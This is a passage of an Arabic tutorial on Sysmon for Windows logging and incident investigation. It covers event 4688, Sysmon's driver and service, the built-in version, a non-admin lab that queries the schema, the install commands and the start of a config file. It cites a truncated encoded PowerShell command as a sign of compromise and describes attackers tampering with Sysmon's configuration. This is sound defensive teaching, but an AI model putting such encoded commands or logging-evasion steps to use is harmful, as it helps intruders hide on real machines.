يصلك صباحاً سؤال قصير من مديرك: «جهاز المحاسبة تصرف بشكل غريب ليلة أمس، والمستخدم يقول إنه أغلقه قبل أن يغادر، فماذا عمل على هذا الجهاز بين منتصف الليل والفجر؟». فتفتح عارض الأحداث Event Viewer وتبحث عن جواب، فتجد في سجل System أن الجهاز لم يعد تشغيله، وتجد في سجل Application بعض أخطاء البرامج المعتادة، ثم تذهب إلى سجل Security لترى البرامج التي بدأت، فتكتشف أن تدقيق إنشاء العمليات Audit Process Creation غير مفعل على الجهاز، وأنه حتى لو كان مفعلاً فإن سطر الأوامر Command Line الذي شغل به البرنامج يبقى فارغاً ما لم تفعل سياسة إضافية. وهنا يصبح جوابك الصادق للمدير: «لا أعرف، لأن الجهاز لم يكن يسجل ذلك».
وهذه المشكلة هي سبب وجود Sysmon، واسمه الكامل System Monitor، وهو أداة مجانية من مجموعة Sysinternals كتبها Mark Russinovich وThomas Garnier، تعمل كخدمة Service وتعريف Driver في الجهاز، وتكتب في سجل أحداث Windows تفاصيل لا يكتبها Windows بنفسه: كل عملية Process تبدأ مع سطر أوامرها والعملية الأم Parent التي شغلتها وبصمة Hash ملفها، وكل عملية تفتح ذاكرة عملية أخرى، وكل ملف ينشأ في مكان حساس، وكل قيمة تكتب في مفاتيح التشغيل التلقائي في السجل Registry، وكل اتصال شبكة Network Connection إذا طلبت ذلك. وقد عرفنا المجموعة كاملة وطريقة الحصول عليها وفحص توقيعها في مقال أدوات Sysinternals، وقرأنا السجلات العادية بأوامر PowerShell في مقال سجلات الأحداث Event Viewer، وفي هذا المقال سوف نأخذ Sysmon نفسه: كيف يعمل من الداخل، وكيف يقرر ما يكتبه، وكيف تقرأ ما كتبه وتعيد منه بناء ما حدث.
وسوف نناقش في هذا المقال ما يلي:
- ما الذي يسجله Windows افتراضياً عن البرامج التي تعمل، وما الذي ينقصه.
- كيف يعمل Sysmon من الداخل: التعريف Driver والخدمة Service والإعداد Configuration والسجل، ونسخة Sysmon المدمجة الجديدة في Windows.

- المختبر Lab بصلاحيات مستخدم عادي: نسأل Sysmon نفسه عن المخطط Schema الذي يعرفه، ونرى ما يرفضه Windows دون صلاحيات المسؤول Administrator.
- أوامر التثبيت والإعداد كما توثقها Microsoft، وكيف تعمل الفلاتر Filters بقواعد include وexclude.
- فحص ملف إعداد حقيقي فيه أكثر من ألفي قاعدة قبل أن تضعه على أي جهاز.
- أحداث Sysmon حقيقية سجلها باحث في مختبره: تفريغ ذاكرة عملية بمكتبة من Windows، وسلسلة تنتهي بمهمة مجدولة Scheduled Task، وكيف نعيد بناءها من حقل ProcessGuid.
- البحث في السجل بفلاتر XPath، وما يحدث عندما يكون الفلتر ضيقاً أكثر من اللازم.
- التكلفة والحدود، وجدول لاختيار الأحداث، والأخطاء الشائعة، وخطة نشر على أجهزة الشركة.
ماذا يسجل Windows افتراضياً عن البرامج التي تعمل؟
في Windows حدث رسمي لبدء كل عملية جديدة، رقمه 4688 في سجل Security، وتصفه صفحته في Microsoft Learn بأنه يكتب في كل مرة تبدأ فيها عملية جديدة. ولكن هذا الحدث لا يكتب إلا إذا فعلت فئة التدقيق Audit Subcategory اسمها Audit Process Creation، وحتى بعد تفعيلها تقول صفحة الحدث 4688 إن حقل سطر الأوامر Process Command Line فارغ افتراضياً، وإنك تحتاج تفعيل سياسة المجموعة Group Policy التي اسمها Include command line in process creation events لكي يظهر. ولذلك تجد في أغلب الأجهزة التي لم يجهزها أحد أن السجل لا يقول شيئاً عن البرامج التي عملت، أو يقول اسم البرنامج فقط دون ما طلب منه أن يفعل، والفرق بين powershell.exe وpowershell.exe -enc JABjAD0A... هو الفرق بين جهاز سليم وجهاز مخترق.
وهناك مشكلة ثانية أقل وضوحاً: حتى لو كان الحدث 4688 مفعلاً، فهو حدث واحد من أحداث كثيرة تحتاجها لتفهم ما جرى. فلا يوجد في Windows حدث افتراضي يقول إن عملية فتحت ذاكرة عملية أخرى، ولا حدث يقول إن برنامجاً كتب قيمة جديدة في مفتاح Run، ولا حدث يربط اتصال الشبكة بالبرنامج الذي فتحه مع بصمة ملفه. وكل هذه الأشياء هي بالضبط ما يفعله المخترق Attacker بعد أن يدخل: يشغل أداة من أدوات Windows نفسها، ويفتح ذاكرة عملية فيها كلمات مرور Passwords، ويضع نفسه في مكان يضمن له العودة بعد إعادة التشغيل، ويتصل بخادمه.
والمشكلة الثالثة تخص الصلاحيات Permissions، وقد قابلناها في المختبر مباشرة: سجل Security نفسه لا يقرؤه المستخدم العادي، فعندما طلبنا منه حدثاً واحداً بصلاحيات مستخدم عادي رد Windows بالرسالة Attempted to perform an unauthorized operation، كما سوف ترى في مخرج الخطوة الأولى. وهذا منطقي، لأن هذا السجل فيه محاولات الدخول وأسماء الحسابات، ولكنه يعني أن التحقيق في أي جهاز يبدأ دائماً بحساب له صلاحيات، أو بنسخة من السجلات جمعت إلى مكان مركزي.
ما Sysmon، وكيف يعمل من الداخل؟
تقول صفحة Sysmon في Microsoft Learn إنه خدمة Service وتعريف Driver يبقيان في الجهاز بعد إعادة التشغيل، ويراقبان نشاط النظام ويكتبانه في سجل أحداث Windows. والفكرة أن العمل مقسم بين جزأين: التعريف يعمل في النواة Kernel، فيرى إنشاء العمليات وتحميل المكتبات وفتح الملفات وتغيير السجل لحظة حدوثها، والخدمة تعمل في وضع المستخدم User Mode، فتأخذ ما رآه التعريف وتطبق عليه الفلاتر وتحسب البصمات وتفحص التوقيعات Signatures، ثم تكتب الحدث في سجل خاص اسمه Microsoft-Windows-Sysmon/Operational تجده في عارض الأحداث تحت Applications and Services Logs.
والصورة التالية تبين هذه الأجزاء ومن يتكلم مع من:

وفي الرسم أعلاه لاحظ التالي:
- التعريف يبدأ مبكراً: تقول الصفحة إن التعريف يثبت كتعريف يبدأ مع الإقلاع Boot-start Driver، لكي يلتقط النشاط من بداية تشغيل Windows، ثم تكتبه الخدمة في السجل عندما تبدأ. ومعنى هذا أن برنامجاً ضاراً يعمل عند الإقلاع لا يسبق Sysmon بسهولة.
- الخدمة محمية: تعمل الخدمة كعملية محمية Protected Process، وتقول الصفحة إن هذا يمنع مجموعة واسعة من التعاملات معها من وضع المستخدم، مثل فتح ذاكرتها أو حقن كود فيها، وهي الحماية نفسها التي تستعملها برامج مكافحة الفيروسات كما تشرح صفحة حماية خدمات مكافحة البرامج الضارة.
- الإعداد في السجل: عندما تثبت Sysmon مع ملف إعداد XML يحفظ الإعداد في سجل Windows، وتقول الصفحة إن Sysmon يعيد تحميل الإعداد تلقائياً إذا تغير هناك. وهذا مريح للمسؤول، ولكنه يعني أيضاً أن من يملك صلاحيات المسؤول يستطيع أن يغير ما يسجله Sysmon، كما سوف نرى في جزء الحدود.
- التحليل ليس من عمله: تقول الصفحة صراحة إن Sysmon لا يحلل الأحداث التي يولدها، ولا يحاول أن يخفي نفسه عن المخترقين. فهو كاميرا تسجل، وليس حارساً يتصرف، والقرار يكون في أداة أخرى تجمع الأحداث وتبحث فيها.
ويضيف Sysmon إلى كل حدث حقولاً لا تجدها في أحداث Windows العادية، وأهمها ثلاثة. الأول حقل ProcessGuid، وهو معرف فريد لكل عملية لا يتكرر، بخلاف رقم العملية PID الذي يعيد Windows استعماله بعد انتهاء العملية، فإذا رأيت الرقم 4868 في حدثين بينهما ساعة فقد يكونان عمليتين مختلفتين، أما ProcessGuid فلا يخدعك. والثاني حقل LogonGuid الذي يجمع كل ما حدث في جلسة دخول واحدة. والثالث حقل Hashes الذي يحمل بصمة الملف التنفيذي بخوارزمية أو أكثر من SHA1 وMD5 وSHA256 وIMPHASH، فتستطيع أن تبحث عن البرنامج نفسه على كل أجهزة الشركة حتى لو غير اسمه. وكل الأوقات في أحداث Sysmon بتوقيت UTC، كما تقول الصفحة، وهذه نقطة سوف نعود إليها عند قراءة العينات.
Sysmon المدمج في Windows Built-in Sysmon
حتى وقت قريب كان Sysmon أداة تنزلها من Sysinternals وتثبتها بنفسك على كل جهاز. ولكن Microsoft أضافت نسخة مدمجة منه في Windows، وتصفها صفحة Sysmon المدمج بأنها ميزة اختيارية Optional Feature في Windows 11 وWindows Server 2025، تعمل بعد تفعيلها بالطريقة نفسها وبالأوامر نفسها. والفروق التي تهم المسؤول تذكرها الصفحة كما يلي:
- التحديث Updates: تصل تحديثات النسخة المدمجة مع تحديثات Windows الشهرية، وتحدث ملفاتها حتى لو لم تكن مفعلة، بينما تحدث النسخة المستقلة Standalone بنفسك.
- رسائل مترجمة Localized: نص الرسالة في عارض الأحداث يظهر بلغة الجهاز، أما بيانات XML فلا تترجم. ولذلك إذا كان لديك سكربت يقرأ نص الرسالة فعليك أن تنتقل إلى قراءة XML، وهذا ما نفعله في المختبر أصلاً.
- لا يجتمعان: لا تستطيع تفعيل النسختين في جهاز واحد، ويجب أن تزيل النسخة المستقلة قبل تفعيل المدمجة.
ولاحظنا في المختبر أثراً لهذا التغيير: ملف Sysmon64.exe الذي نزلناه من Sysinternals Live موقع بشهادة اسمها Microsoft Windows Publisher، وسلسلتها تنتهي بجذر Microsoft Root Certificate Authority 2010، بينما بقية أدوات Sysinternals التي فحصناها في المقال الأول موقعة بشهادة Microsoft Corporation من Microsoft Code Signing PCA 2024. والتوقيع في الحالتين سليم ومن Microsoft، ولكن إذا كان سكربت الفحص عندك يشترط اسم الموقع Microsoft Corporation حرفياً، فسوف يرفض Sysmon، فاجعل الشرط على المؤسسة O=Microsoft Corporation الموجودة في الشهادتين، لا على الاسم.
تجهيز المختبر Lab: ماذا نستطيع أن نفعل دون صلاحيات المسؤول؟
المختبر مجموعة سكربتات PowerShell في مجلد lab مع المقال، تعمل في Windows PowerShell 5.1 بصلاحيات مستخدم عادي، ويشغلها كلها الملف run.ps1. ولا يثبت أي سكربت منها Sysmon، ولا يغير شيئاً في الجهاز، والسبب أن التثبيت يحتاج صلاحيات المسؤول ويضع تعريفاً في النواة، وهذا مكانه جهاز اختبار أو جهاز افتراضي Virtual Machine تملكه، لا جهازك الذي تعمل عليه. فما الذي يبقى إذن؟ يبقى الكثير: نستطيع أن نسأل Sysmon عن كل ما يعرفه، وأن نفحص ملف إعداد كاملاً مقابل ما يعرفه، وأن نقرأ أحداث Sysmon حقيقية محفوظة في ملفات، لأن قراءة ملف أحداث لا تحتاج Sysmon مثبتاً ولا صلاحيات خاصة.
cd lab
powershell -NoProfile -ExecutionPolicy Bypass -File run.ps1
وهذا مخرج الخطوة الأولى، وهي تصف الجهاز وتفحص Sysmon64.exe وتسأل هل يعمل Sysmon هنا:
OS        : Microsoft Windows 11 Pro 24H2 (build 26100.9711)
PowerShell: 5.1.26100.9711   Elevated: False

Sysmon64.exe 15.22  3203368 bytes  signature Valid
  signer : CN=Microsoft Windows Publisher, O=Microsoft Corporation
  chain  : Microsoft Windows Publisher -> Windows Production PCA 2023 -> Microsoft Root Certificate Authority 2010

Sysmon service on this machine : none
Sysmon/Operational log         : not registered
Security log (4688 lives here) : Attempted to perform an unauthorized operation.
في المخرج أعلاه لاحظ التالي:
- Elevated: False: كل ما في المقال من مخرجات جاء من حساب لا يملك صلاحيات المسؤول، وهي الحالة التي يعمل بها أغلب الموظفين، والتي يبدأ منها المخترق عادة.
- النسخة 15.22: وهي آخر نسخة في Sysinternals Live يوم تشغيل المختبر، وحجم الملف 3,203,368 بايت. ويوجد ملف آخر اسمه Sysmon.exe يحمل نسختي 32 و64 بت معاً، والأفضل على جهاز 64 بت أن تستعمل Sysmon64.exe مباشرة.
- لا خدمة ولا سجل: لا يوجد Sysmon مثبت على هذا الجهاز، ولا يوجد السجل
Microsoft-Windows-Sysmon/Operationalأصلاً، لأن السجل يسجله Sysmon عند التثبيت. ولهذا سوف نقرأ أحداثاً من ملفات محفوظة. - سجل Security مرفوض: وهذا ما ذكرناه في البداية، فحتى الحدث 4688 لو كان مفعلاً لن يقرأه هذا الحساب.
المخطط Schema: ماذا يستطيع Sysmon أن يسجل؟
أول ما تفعله مع أي نسخة جديدة من Sysmon أن تسأله عن المخطط الذي يعرفه، وذلك بالأمر Sysmon64.exe -s. والمخطط ملف XML يصف كل نوع من الأحداث وكل حقل فيه ونوعه، وكل خيار يقبله Sysmon في سطر الأوامر أو في ملف الإعداد، وكل شرط Condition تستطيع أن تستعمله في الفلاتر. والجميل أن هذا الأمر لا يحتاج صلاحيات المسؤول، فهو يقرأ ما في الملف التنفيذي نفسه ولا يلمس الجهاز. وهذا الجزء من الخطوة 01 يشغل الأمر ويقرأ النتيجة:
$exe = Join-Path $Tools 'Sysmon64.exe'
$raw = Join-Path $Run 'schema.raw'
cmd /c "`"$exe`" -accepteula -s > `"$raw`" 2>&1"
$sCode = $LASTEXITCODE
# The banner and the XML are written with different encodings: try UTF-16 at both byte offsets, then plain text
$bytes = [IO.File]::ReadAllBytes($raw)
$text = @([Text.Encoding]::Unicode.GetString($bytes), [Text.Encoding]::Unicode.GetString($bytes, 1, $bytes.Length - 1), [Text.Encoding]::ASCII.GetString($bytes)) |
  Where-Object { $_.Contains('<manifest') } | Select-Object -First 1
$xml = [xml]$text.Substring($text.IndexOf('<manifest'))
$xml.Save((Join-Path $Run 'schema.xml'))
$m = $xml.manifest
$events = $m.events.event | Sort-Object { [int]$_.value } | ForEach-Object {
  [pscustomobject]@{ ID = [int]$_.value; Tag = $(if ($_.rulename) { $_.rulename } else { '(none)' }); Default = $_.ruledefault; Fields = @($_.data).Count; Name = $_.template }
}
ولاحظ سطر التعليق في الكود: Sysmon يكتب سطور حقوق النشر في البداية بترميز Encoding، والمخطط بعدها بترميز آخر، ولذلك يجرب السكربت أكثر من ترميز حتى يجد الكلمة <manifest. وهذه من المشاكل الصغيرة التي قابلتنا أثناء كتابة المختبر، فإذا حفظت المخرج بالأمر > وفتحته في محرر نصوص ورأيت حروفاً صينية في أوله، فالسبب هو هذا الاختلاف في الترميز، وليس ملفاً تالفاً. والمخرج سوف يكون كما يلي:
sysmon -s : exit 0   schemaversion 4.91, binaryversion 18
options   : 26 (command line and configuration file)
conditions: is,is not,contains,contains any,is any,contains all,excludes,excludes any,excludes all,begin with,not begin with,end with,not end with,less than,more than,image
events    : 30

ID Tag                    Default Fields Name
 -- ---                    ------- ------ ----
  1 ProcessCreate          include     23 Process Create
  2 FileCreateTime                      9 File creation time changed
  3 NetworkConnect                     18 Network connection detected
  4 (none)                              4 Sysmon service state changed
  5 ProcessTerminate       include      6 Process terminated
  6 DriverLoad                          7 Driver loaded
  7 ImageLoad                          16 Image loaded
  8 CreateRemoteThread                 14 CreateRemoteThread detected
  9 RawAccessRead                       7 RawAccessRead detected
 10 ProcessAccess                      13 Process accessed
 11 FileCreate             exclude      8 File created
 12 RegistryEvent          exclude      8 Registry object added or deleted
 13 RegistryEvent          exclude      9 Registry value set
 14 RegistryEvent          exclude      9 Registry object renamed
 15 FileCreateStreamHash   exclude     10 File stream created
 16 (none)                              3 Sysmon config state changed
 17 PipeEvent              exclude      8 Pipe Created
 18 PipeEvent              exclude      8 Pipe Connected
 19 WmiEvent               exclude      8 WmiEventFilter activity detected
 20 WmiEvent               exclude      8 WmiEventConsumer activity detected
 21 WmiEvent               exclude      7 WmiEventConsumerToFilter activity detected
 22 DnsQuery               exclude      9 Dns query
 23 FileDelete                         10 File Delete archived
 24 ClipboardChange                    10 Clipboard changed
 25 ProcessTampering                    7 Process Tampering
 26 FileDeleteDetected                  9 File Delete logged
 27 FileBlockExecutable                 8 File Block Executable
 28 FileBlockShredding                  9 File Block Shredding
 29 FileExecutableDetected              8 File Executable Detected
255 (none)                              3 Error report

sysmon -c : exit 740   You need to launch Sysmon as an Administrator.
في المخرج أعلاه لاحظ التالي:
- رقمان للنسخة: نسخة المخطط schemaversion هي 4.91، وهي الرقم الذي تكتبه في أول ملف الإعداد، ونسخة البرنامج binaryversion هي 18. وتقول صفحة Sysmon إن نسخة المخطط مستقلة عن نسخة البرنامج، لكي يقرأ Sysmon الجديد ملفات الإعداد القديمة.
- ستة عشر شرطاً: من
isوcontainsإلىbegin withوend withوimage، وهذه هي الكلمات الوحيدة المقبولة في الخاصيةcondition، وأي كلمة أخرى خطأ، كما سوف نرى بعد قليل. - ثلاثون حدثاً: من 1 إلى 29 ومعها 255 للأخطاء. والعمود Tag هو اسم الفلتر الذي تكتبه في ملف الإعداد، ولاحظ أن الأحداث 12 و13 و14 تشترك في فلتر واحد اسمه RegistryEvent، وأن 17 و18 تشترك في PipeEvent، وأن 19 و20 و21 تشترك في WmiEvent، وأن 4 و16 و255 لا فلتر لها، أي أن Sysmon يكتبها دائماً، وهي أحداث Sysmon نفسه: تغير حالة الخدمة، وتغير الإعداد، والأخطاء.
- العمود Default: هو القيمة الافتراضية للخاصية
onmatchفي المخطط، فهو include لإنشاء العمليات وإنهائها، وexclude لأغلب أحداث الملفات والسجل والشبكة. وسوف نشرح معنى include وexclude في جزء الفلاتر. - العمود Fields: عدد الحقول في كل حدث، وأغناها إنشاء العملية بثلاثة وعشرين حقلاً، وفيها سطر الأوامر والعملية الأم وسطر أوامرها والمستخدم ومستوى السلامة Integrity Level والبصمات.
والصورة التالية تجمع هذه الأحداث حسب ما تراقبه:

وقد يتساءل البعض: هل يكتب Sysmon كل هذه الأحداث بعد التثبيت مباشرة؟ والإجابة لا، فصفحة Sysmon تقول إن التثبيت بالإعداد الافتراضي يحسب بصمات الملفات بخوارزمية SHA1 ولا يراقب الشبكة، وإن حدث تحميل المكتبات ImageLoad معطل افتراضياً ويجب أن تضبطه بعناية، لأن مراقبة كل تحميل مكتبة في كل عملية تنتج كماً كبيراً جداً من الأحداث. ولذلك لا أحد يستعمل Sysmon بإعداده الافتراضي في بيئة حقيقية، والجزء المهم من العمل كله هو ملف الإعداد.
ما الذي رفضه Windows؟
في الخطوة نفسها طلب السكربت من Sysmon أن يعرض الإعداد الحالي بالأمر Sysmon64.exe -c دون ملف، وهو أمر لا يغير شيئاً، ومع ذلك جاء الرد في السطر الأخير من المخرج: رمز الخروج 740 والرسالة You need to launch Sysmon as an Administrator. والرمز 740 في قائمة رموز أخطاء Windows هو ERROR_ELEVATION_REQUIRED، أي أن العملية تحتاج صلاحيات مرتفعة. ولاحظ أن السكربت شغل Sysmon من cmd.exe مباشرة، فلم يظهر مربع طلب الصلاحيات User Account Control، وإنما رجع الخطأ فقط، وهذا ما نريده في مختبر لا يغير شيئاً.
التثبيت والإعداد كما توثقه Microsoft
التثبيت نفسه أمر واحد، والإعداد كله في ملف XML. وهذه هي الأوامر كما تذكرها صفحة Sysmon، وتشغلها في موجه أوامر مرفوع الصلاحيات على جهاز الاختبار، ولم نشغلها في هذا المختبر للسبب الذي ذكرناه:
# Install with a configuration file (service + boot-start driver; no reboot needed)
Sysmon64.exe -accepteula -i C:\Sysmon\sysmonconfig.xml

# Dump the configuration that is running now
Sysmon64.exe -c

# Load a new configuration on a running Sysmon
Sysmon64.exe -c C:\Sysmon\sysmonconfig.xml

# Back to the default configuration
Sysmon64.exe -c --

# Uninstall the service and the driver
Sysmon64.exe -u
في الأوامر أعلاه لاحظ التالي:
- الخيار -accepteula: يقبل الترخيص دون مربع حوار، وهو ضروري عندما تثبت Sysmon بسكربت على أجهزة كثيرة، كما شرحنا في مقال أدوات Sysinternals.
- لا إعادة تشغيل: تقول الصفحة إن التثبيت والإزالة لا يحتاجان إعادة تشغيل الجهاز، فالخدمة تبدأ تسجيل الأحداث فوراً.
- الخيار -c له معنيان: دون ملف يعرض الإعداد الحالي، ومع ملف يحمل إعداداً جديداً دون إعادة تثبيت، وكل تغيير في الإعداد يكتب Sysmon عنه الحدث 16. وهذا الحدث مهم جداً، لأن المخترق الذي يريد أن يعمل دون أن يراه أحد يبدأ عادة بتغيير الإعداد.
- الحدث 4 عند التشغيل والإيقاف: يكتب Sysmon الحدث 4 عندما تبدأ خدمته أو تتوقف، فإذا رأيت إيقافاً لم تطلبه فهذه علامة يجب أن تتحقق منها.
وأبسط ملف إعداد يبدأ بالعنصر Sysmon ومعه رقم المخطط، ثم خيارات عامة مثل خوارزميات البصمة، ثم العنصر EventFiltering وفيه فلتر لكل نوع من الأحداث تريد أن تتحكم به. وهذا هو الملف الصغير small-config.xml الذي كتبناه للمختبر، وفيه بداية معقولة لجهاز واحد، وسوف نستعمله بعد قليل لنفهم كيف تعمل الفلاتر:
<Sysmon schemaversion="4.91">
  <!-- A small starting configuration for the lab: hashes for files, a few high-value events, little noise. -->
  <HashAlgorithms>SHA256,IMPHASH</HashAlgorithms>
  <CheckRevocation>False</CheckRevocation>
  <EventFiltering>
    <!-- 1: every new process, except the noisy ones you know -->
    <ProcessCreate onmatch="exclude">
      <Image condition="is">C:\Windows\System32\conhost.exe</Image>
    </ProcessCreate>
